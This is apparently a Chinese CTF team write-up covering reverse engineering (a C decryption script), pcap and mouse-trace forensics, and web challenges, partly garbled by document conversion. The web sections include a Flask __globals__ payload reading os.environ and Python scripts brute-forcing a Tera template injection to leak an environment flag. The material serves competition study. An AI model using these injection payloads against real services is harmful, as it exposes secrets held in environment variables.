                                              0x0000000000007fff
72
     0x7fffffffdda4: 0xf7f97a4300000000
                                              0xf7ff9e0000007fff
73
     0x7fffffffddb4: 0xf7f97a1900007fff
                                              0xf7ff9e0000007fff
74
     0x7fffffffddc4: 0xf7fae37200007fff
                                              0xf7fff02000007fff
75
     0x7fffffffddd4: 0x0000000500007fff
                                              0×00000000000000000
76
     0x7fffffffdde4: 0x0000006400000000
                                              0×00000000000000000
77
     0x7fffffffddf4: 0x0000000000000000
                                               0×000000000000000000
78
     0x7ffffffde04: 0x00000000000000000
                                              0×00000000000000000
79
     0x7fffffffde14: 0xf7f8e04000000000
                                              0x0000003800007fff
```


最后c到底直接看见当前目录下成功生成了img.png 打开发现就是flag

•				Plain Text	
1) ls				
2	6502_proccessor ackage.json te	coff est	exp2.py	libc-2.31.so	p
3	6502_proccessor.cb-coffee.md te	• •	exp3.py	libc.so.6	p
4	<pre>babyRust cb-rust.md te</pre>	<pre>docker-compose.yml est.js</pre>	flag	node_modules	p
5	canary wn we	encflag.png eb1.py	img.png	pa.py	р
6	chal ilent	exp1.py	libc-2.27.so	package-lock.json	S


flag{d846b8394630f42e02fef698a4e3df1b}

RE-BabyRe

丢到ida里看看



搜下字符串



交叉引用找到main所在划

反编译

```
Data Unexplored
                           External symbol
                                             Lumina function
struction
₽ ×
            IDA View-A
                      ×
                           Pseudocode-A
                                                😴 Strings window 🗵
                                                                     0
                                                                          Hex View−1
                                                                                    A
                                                                                              Struct
         int64 sub 140011F90()
         2 {
         3
              _int64 result; // rax
            size_t v1; // [rsp+28h] [rbp+8h]
            int i; // [rsp+44h] [rbp+24h]
             sub_14001138E(&unk_140022066);
             sub_1400111A4("plz input flag:\n");
         8
             sub_14001120D(&unk_14001ADD0, Buf1, 49i64);
            v1 = j_strlen(Buf1);
             if ( v1 == 48 )
        11
         12
               for (i = 0; i < v1 / 4; i += 3)
      13
                 sub_14001107D(&Buf1[4 * i], v1 % 4);
      15
               if ( !j_memcmp(Buf1, &unk_14001D000, 0x30ui64) )
      16
                 sub_1400111A4("success");
         17
               else
                 sub_1400111A4("fail");
               result = 0i64;
      9
         20
            else
         21
         22
      23
               sub_1400111A4("fail");
      9 24
               result = 0i64;
         25
            return result;
       26
      27 }
```

有48个字符串需要根据其整数大小进行分组。每组包含三个字符串,因此每次可以处理12个字符。

查看加密函数

```
char v4[32]; // [rsp+0h] [rbp-20h] BYREF
                                                                                                                  v1 = &v5:
 char v5; // [rsp+20h] [rbp+0h] BYREF
                                                                                                                  for (i = 78i64; i; --i)
 unsigned int v6; // [rsp+24h] [rbp+4h] unsigned int v7; // [rsp+44h] [rbp+24h
                                                                             [rbp+24h]
                                                                                                                        *(_DWORD *)v1 = -858993460;
 unsigned int v8; // [rsp+64h] [rbp+44h]
 int j; // [rsp+84h] [rbp+64h]
  int v6_0; // [rsp+A8h] [rbp+88h]
                                                                                                                   sub_14001138E((__int64)&unk_140022066);
 int v6_1; // [rsp+ACh] [rbp+8Ch]
                                                                                                                  v6 = *a1;
 int v6_2; // [rsp+B0h] [rbp+90h]
                                                                                                                 v7 = a1[1];
 int v6_3; // [rsp+B4h] [rbp+94h]
int v7_0; // [rsp+D8h] [rbp+B8h]
                                                                                                                  v8 = a1[2];
                                                                                                                  srand(0xDEADC0DE):
 int v7_1; // [rsp+DCh] [rbp+BCh]
                                                                                                                 for (j = 0; j < 32; ++j)
 int v7_2; // [rsp+E0h] [rbp+C0h]
 int v7_3; // [rsp+E4h] [rbp+C4h]
                                                                                                                      v6_0 = (unsigned __int8)v6;
 int v8_0; // [rsp+108h] [rbp+E8h]
                                                                                                                      v6_1 = BYTE1(v6);
 int v8_1; // [rsp+10Ch] [rbp+ECh]
                                                                                                                      v6 2 = BYTE2(v6);
 int v8_2; // [rsp+110h] [rbp+F0h]
int v8_3; // [rsp+114h] [rbp+F4h]
                                                                                                                       v6_3 = HIBYTE(v6);
                                                                                                                       v7_0 = (unsigned __int8)v7;
 int k; // [rsp+134h] [rbp+114h]
 int k; // [rsp+134n] [rbp+124n] v/_1 = bY/E1(v/), unsigned int res1; // [rsp+204h] [rbp+1E4h] v/_2 = BY/E2(v/); unsigned int res2; // [rsp+208h] [rbp+1E6h] v/_3 = HIBY/E(v/);
 unsigned int res3; // [rsp+20Ch] [rbp+1ECh]
                                                                                                                       v8_0 = (unsigned __int8)v8;
                                                                                                                       v8_1 = BYTE1(v8);
 v1 = &v5;
                                                                                                                       v8_2 = BYTE2(v8);
 for (i = 78i64; i; --i)
                                                                                                                        v8 3 = HIBYTE(v8);
                                                                                                                        for (k = 0; k < 4; ++k)
      *(_DWORD *)v1 = -858993460;
     v1 += 4;
                                                                                                                            *(&v6_0 + k) = (unsigned __int8)(23
                                                                                                                           *(&v7_0 + k) = (unsigned __int8)(23
 sub_14001138E((__int64)&unk_140022066);
                                                                                                                             *(\&v8_0 + k) = (unsigned __int8)(23
 v6 = *a1:
                                                                                                                       }
 v7 = a1[1];
                                                                                                                        v6 = (v6_3 << 24) | (v6_2 << 16) | (v6
 v8 = a1[2];
                                                                                                                       v7 = (v7_3 << 24) | (v7_2 << 16) | (v7
  srand(0xDEADC0DE);
                                                                                                                       v8 = (v8_3 \iff 24) \mid (v8_2 \iff 16) \mid (v8_4 \iff 1
  for (j = 0; j < 32; ++j)
                                                                                                                       res1 = v7 >> 7;
                                                                                                                       res2 = rand() + res1;
      v6_0 = (unsigned __int8)v6;
                                                                                                                       res3 = (v7 >> 15) ^ (v7 << 10) | 3;
      v6\ 1 = BYTE1(v6);
                                                                                                                       v6 += res2 + (rand() ^ res3);
      v6_2 = BYTE2(v6);
                                                                                                                       res1 = v8 >> 7;
      v6_3 = HIBYTE(v6);
                                                                                                                       res2 = rand() + res1;
     v7_0 = (unsigned __int8)v7;
                                                                                                                       res3 = (v8 >> 15) ^ (v8 << 10) | 3;
      \sqrt{7} 1 = BYTE1(\sqrt{7});
                                                                                                                       v7 += res2 + (rand() ^ res3);
              2 = BYTE2(v7);
                                                                                                                       res1 = v6 >> 7;
\sqrt{7} 3 = HIBYTE(\sqrt{7});
                                                                                                                       res2 = rand() + res1;
      v8_0 = (unsigned __int8)v8;
                                                                                                                       res3 = (v6 >> 15) ^ (v6 << 10) | 3;
      v8_1 = BYTE1(v8);
                                                                                                                       v8 += res2 + (rand() ^ res3);
      \vee8 2 = BYTE2(\vee8);
      \vee 8 3 = HIBYTE(\vee 8);
                                                                                                                   *=1 - V6.
```

从v6=*a1开始,以下是有效代码。代码将48个字符分成12个int字节数据,每个int字节数据由四个字符组成。同时,代码将种子设置为0xDEADC0DE,并在每次循环中保持该种子不变。

在循环中,对v6进行了一系列操作来拆分字符并将其存储为int类型的数据。为了方便观察,v6的命名被修改为v6_x(其中x表示第几个字节)。

外层循环重复执行32次,每次将字符组拆分开来,然后对每个字符进行单独的操作。内层循环重复执行4次,相当于对每个字符进行单独的操作:(ch * 23 + 66) & 0xff。然后,根据原来的位置将字符重新合并成int类型的数据。

接下来,v6和v7的值被相加,并且使用了两次随机值。v7使用了v8,与上面的操作类似。v8使用了加密 后的v6,也是与上面的操作类似。

总的来说,上述循环总共执行了32次,因此无法通过暴力破解来获取结果。每次循环使用了6次rand()函数,总共执行了32 * 6次rand()函数。

根据您的要求,以下是对上述步骤的整理:

首先,通过初始化随机数表来准备加密过程所需的随机数。

然后,通过对加密的v6进行解密,再使用解密后的结果来解密v8,以及使用解密后的v8来解密v7,最后使用解密后的v7来解密v6,完成了整个解密过程。

接下来,将字符组进行拆分,将每个字符单独处理,并进行反向操作,以还原原本的字符。

通过以上步骤,完成了对加密数据的解密过程,并成功得到了原本的字符。

C

```
1
     #include<Windows.h>
     #include<stdio.h>
     #include<stdlib.h>
 4 * unsigned char ida_chars[49] =
5 - {
         0x48, 0x4D, 0x3B, 0xA0, 0x27, 0x31, 0x28, 0x54, 0x6D, 0xF1,
6
7
         0x21, 0x35, 0x18, 0x73, 0x6A, 0x4C, 0x71, 0x3B, 0xBD, 0x98,
8
         0xB6, 0x5A, 0x77, 0x2D, 0x0B, 0x2B, 0xCB, 0x9B, 0xE4, 0x8A,
         0x4C, 0xA9, 0x5C, 0x4F, 0x1B, 0xF1, 0x98, 0x3D, 0x30, 0x59,
9
         0x3F, 0x14, 0xFC, 0x7A, 0xF4, 0x64, 0x02, 0x2B, 0x00
10
11
         };
     void Init_rand()
12
13 - {
14
         srand(0xDEADC0DE);
15
         for (int i = 0; i < 6 * 32; i++)
             rand_res1[i] = rand();
16 -
17
         return;
18
     }
19 * int rand_res1[6 * 32]{ 0 };
20
     int re_char(unsigned char a1)
21
22 - {
23
         for (int i = 0; i \le 0xff; i++)
             if (((i * 23 + 66) \& 0xff) == a1)
24
25
                 return i;
26
         return -1;
27
     }
28
     void exp(char * res_text, int * rand_res)
29 - {
30 -
         int v6_byte[4] = { 0 };
31 =
         int v7_byte[4] = \{ 0 \};
32 -
         int v8_byte[4] = \{ 0 \};
33
         unsigned int v6, v7, v8;
34
         unsigned int res1, res2, res3;
35 -
         v6 = ((int*)res_text)[0];
         v7 = ((int*)res text)[1];
36 -
37 -
         v8 = ((int*)res_text)[2];
         for (int j = 31; j >= 0; j--)
38
39 -
         {
             res1 = v6 >> 7;
40
41 -
             res2 = rand_res[j * 6 + 4] + res1;
             res3 = (v6 >> 15) ^ (v6 << 10) | 3;
42
43 -
             v8 = res2 + (rand_res[j * 6 + 5] ^ res3);
             res1 = v8 >> 7;
44
45 -
             res2 = rand_res[j * 6 + 2] + res1;
```

```
res3 = (v8 >> 15) ^ (v8 << 10) | 3;
46 -
                               v7 = res2 + (rand_res[j * 6 + 3] ^ res3);
48
                               res1 = v7 >> 7;
49 -
                               res2 = rand_res[j * 6 + 0] + res1;
50
                               res3 = (v7 >> 15) ^ (v7 << 10) | 3;
51 -
                               v6 = res2 + (rand_res[j * 6 + 1] ^ res3);
52 🔻
                               v6_byte[0] = v6 \& 0xff;
53 🔻
                               v6_byte[1] = (v6 >> 8) & 0xff;
54 🔻
                               v6_byte[2] = (v6 >> 16) & 0xff;
55 🔻
                               v6\_byte[3] = (v6 >> 24) \& 0xff;
56 🔻
                               v7_byte[0] = v7 \& 0xff;
57 🕶
                               v7_byte[1] = (v7 >> 8) & 0xff;
58 -
                               v7_byte[2] = (v7 >> 16) & 0xff;
59 🕶
                               v7_byte[3] = (v7 >> 24) & 0xff;
60 =
                              v8\_byte[0] = v8 \& 0xff;
61 -
                               v8_byte[1] = (v8 >> 8) & 0xff;
62 🕶
                               v8\_byte[2] = (v8 >> 16) \& 0xff;
63 🕶
                               v8\_byte[3] = (v8 >> 24) \& 0xff;
64
                               for (int k = 0; k < 4; k++)
65 -
                               {
66 -
                                        v6_byte[k] = re_char((unsigned int)v6_byte[k]);
67 -
                                        v7_byte[k] = re_char((unsigned int)v7_byte[k]);
68 -
                                        v8_byte[k] = re_char((unsigned int)v8_byte[k]);
69
                               }
70 -
                               v6 = ((v6_byte[3]\&0xff) << 24) | ((v6_byte[2]\&0xff) << 16) | ((v6_
           byte[1]&0xff) \ll 8) | (v6_byte[0]&0xff);
                               v7 = ((v7\_byte[3]\&0xff) << 24) | ((v7\_byte[2]\&0xff) << 16) | ((v7\_byte[2]\&0xff) << 1
           byte[1]\&0xff) << 8) | (v7_byte[0]\&0xff);
                               v8 = ((v8_byte[3]\&0xff) << 24) | ((v8_byte[2]\&0xff) << 16) | ((v8_
            byte[1]&0xff) << 8) | (v8_byte[0]&0xff);
73
74
                     for (int i = 0; i < 4; i++)
75 🕶
                               printf("%c", ((char*)\&v6)[i]);
76
                     for (int i = 0; i < 4; i++)
77 -
                               printf("%c", ((char*)&v7)[i]);
78
                     for (int i = 0; i < 4; i++)
79 -
                               printf("%c", ((char*)&v8)[i]);
80
            }
81
           int main(void)
82 -
            {
83
                     Init_rand();
84 -
                     exp((char*)&ida_chars[0], rand_res1);
85 -
                     exp((char*)&ida_chars[12], rand_res1);
86 -
                     exp((char*)&ida_chars[24], rand_res1);
87 -
                     exp((char*)&ida_chars[36], rand_res1);
88
                     return 0;
89
           }
```

flag{1CpOVOleB1d2	FcYUvnN1k5PbfMzMNzUz	July (JaV6mB7hXF)
maginopo v olobiaz		

Re-bad_pe

Crypto-SecretShare

Web-Escape

参考题目:

https://imaginaryctf.org/ArchivedChallenges/39

Helpful - BONUS (Opts)

by puzzler7

Description

Find the bonus jctf{} flag in Helpful and DM it to @puzzler7#1337 to get the @Envy of the World role!

Attachments

http://puzzler7.imaginaryctf.org:11005

Writeup ▼

http://puzzler7.imaginaryctf.org:11005/?username=

{passhash._str_..globals_[app].wsgi_app._globals_[os].environ[BONUS_FLAG]}&password=

The Flask module imports os, which means that any flask object that has access to <u>__globals__</u> also has access to os, and thus access to the environment variables.


Flag ▼

Close

 $username = \{passhash._str_._globals_[app].wsgi_app._globals_[os].environ\} \& password = 2 \\ flag \{d467150b-6e0b-4a9a-96c1-2148c6edcd5f\}$

流量深处(赛后复现)


udp后面看到一个secret.wav和zip文件,提取



这里不会用星盟的脚本。。。这里注意到两个文件,但是没注意反转问题

```
Plain Text
1
2
     from scapy.all import *
 3
4
     def extract_udp_data(pcap_file, output_file):
5
         udp data = []
         packets = rdpcap(pcap_file)
6
7
         for packet in packets:
8
             if UDP in packet:
9
                 udp_payload = packet[UDP].payload
10
                 timestamp = packet.time
11
                 udp_data.append((timestamp, bytes(udp_payload), packet[UDP].dp
12
     ort))
13
14
         # Sort the data by timestamp
15
         udp_data.sort(key=lambda x: x[0])
16
         with open(output file, 'wb') as file:
17
             for timestamp, data, port in udp_data:
18
19
                 if port == 12345:
20
                     # Reverse the data for port 12345
21
                     data = data[::-1]
22
                 file.write(data)
23
     if __name__ == "__main__":
24
25
         pcap_file = "secret.pcapng"
26
         output_file = "aaa_combined_data"
27
28
         extract udp data(pcap file, output file)
29
         print(f"UDP data extracted from {pcap_file} and saved to {output_fil
     e}")
30
31
```

提取出zip解压里面是个wav, deepsound解密, 密码是LP49.13_m7sdq0#J




这里找到文件, 里面的数据

```
Plain Text
    DELAY : 226
1
2
    Mouse: 801: 507: Move: 0:0:0
3
    DELAY: 2
4
    Mouse: 796: 502: Move: 0:0:0
5
    DELAY: 15
6
    Mouse: 787: 497: Move: 0:0:0
7
    DELAY: 4
    Mouse: 776: 490: Move: 0:0:0
8
   DELAY: 12
9
10
    0 0 0
```

Plain Text

```
1
2
    from PIL import Image, ImageDraw
3
    import re
4
5
    # 数据字符串
    data = """
6
7
    txt直接粘贴过来就行,太大了,腾讯文档粘贴不过来
    .....
8
9
10
    # 使用正则表达式解析数据点
    pattern = r"Mouse : (\d+) : (\d+) : Move : 0 : 0 : 0"
11
    matches = re.findall(pattern, data)
12
13
14
    # 提取坐标数据
15
    points = [(int(match[0]), int(match[1])) for match in matches]
16
17
    # 计算图像尺寸
    \max x = \max(\text{points, key=lambda p: p[0]})[0]
18
    max_y = max(points, key=lambda p: p[1])[1]
19
20
21
    # 增大图像尺寸
22
    image_width = max_x + 50 # 增加 50 像素的宽度
23
    image_height = max_y + 50 # 增加 50 像素的高度
24
25
    # 创建图像
26
    image = Image.new("RGB", (image_width, image_height), "white")
27
    draw = ImageDraw.Draw(image)
28
29
    # 缩放因子, 可以根据需要调整
30
    scaling_factor = 0.5 # 缩放因子
31
32
    # 缩放坐标数据
    scaled_points = [(int(p[0] * scaling_factor), int(p[1] * scaling_factor))
33
    for p in points]
34
35
    # 绘制路径
36
    draw.line(scaled_points, fill="blue", width=1)
37
38
    # 保存图像
39
    image.show()
    image.save("path.png")
40
41
42
    #显示
43
```

还是星盟脚本



其他补充

web2

补充点,这个爆破文件我自己没爆出来,队友爆破,看了星盟的,才知道用glob爆

```
Plain Text
1
    // 循环 ext/spl/examples/ 目录里所有 *.php 文件
2
    // 并打印文件名和文件尺寸
    $it = new DirectoryIterator("glob://ext/spl/examples/*.php");
3
4
    foreach($it as $f) {
        printf("%s: %.1FK\n", $f->getFilename(), $f->getSize()/1024);
5
6
    }
7
8
    输出:
    tree.php: 1.0K
9
    findregex.php: 0.6K
10
    findfile.php: 0.7K
11
    dba_dump.php: 0.9K
12
    nocvsdir.php: 1.1K
13
    phar from dir.php: 1.0K
14
15
    ini_groups.php: 0.9K
    directorytree.php: 0.9K
16
17
    dba_array.php: 1.1K
18
    class_tree.php: 1.8K
```

绕过长度限制,这里想笨比了,两个数组绕过就好了

trea

记一下及脚本, 说不定以后用到

```
Plain Text
1
2
    import requests
3
    url = "http://172.10.0.3:8081/"
4
5
6
7
    for i in range(32, 127):
8
         code = chr(i)
         data = "data={% set a = [__tera_context] %}{% for char in __tera_conte
9
    xt %}{% if char == " + f"'{code}'" + " %}" + f" {code} " + "{%- else -%}0
     {%- endif -%}{% endfor %}"
         headers = {
10
             "Content-Type": "application/x-www-form-urlencoded"
11
12
         }
13
         print(data)
         r = requests.post(url, data=data, headers=headers)
14
15
         print(r.text)
16
```

Plain Text

```
1
     import string
2
     import requests
3
4
    url = "http://172.10.0.3:8081"
5
6
    def getflag(re):
         payload = """data={% set q="galf"|reverse %}{% set u=get_env(name=q)
7
    %}
         {% if u is matching('z.*') %}
8
9
         ok
         {% endif %}""".replace("z", re)
10
         headers = {
11
             "Content-Type": "application/x-www-form-urlencoded"
12
13
         }
14
         result = requests.post(url, data=payload, headers=headers).text
         if "ok" in result:
15
             return True
16
         return False
17
18
     str = string.hexdigits + "-+"
19
20
     flag = "fla[g]."
21
    while True:
         for i in str:
22
23
             if getflag(flag + i):
                 flag += i
24
25
                 print(flag)
26
                 break
27
```